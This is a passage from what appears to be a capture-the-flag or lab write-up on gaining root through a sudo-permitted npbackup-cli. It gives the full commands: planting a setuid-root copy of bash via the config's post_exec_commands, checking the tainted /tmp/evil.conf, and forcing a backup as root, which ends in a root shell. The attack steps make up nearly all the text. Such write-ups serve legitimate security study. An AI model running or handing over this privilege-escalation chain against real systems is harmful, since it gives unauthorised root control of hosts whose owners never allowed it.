
Patch it in place for the privesc command, like:
bash -c 'install -o root -g root -m 4755 /bin/bash /home/marco/.bash'Add the command into post_exec_commands: []:

Step 3: Sanity check
A sanity-check on the new config file: evil.conf (optional):
sudo /usr/local/bin/npbackup-cli --check-config-file --config-file /tmp/evil.conf
Step 4: Exec
- Execute backup as root using the tainted config:
sudo /usr/local/bin/npbackup-cli \
		--backup \
		--config-file /tmp/evil.conf \
		--repo-name default \
--forcePop root:

Rooted.
Comments | NOTHING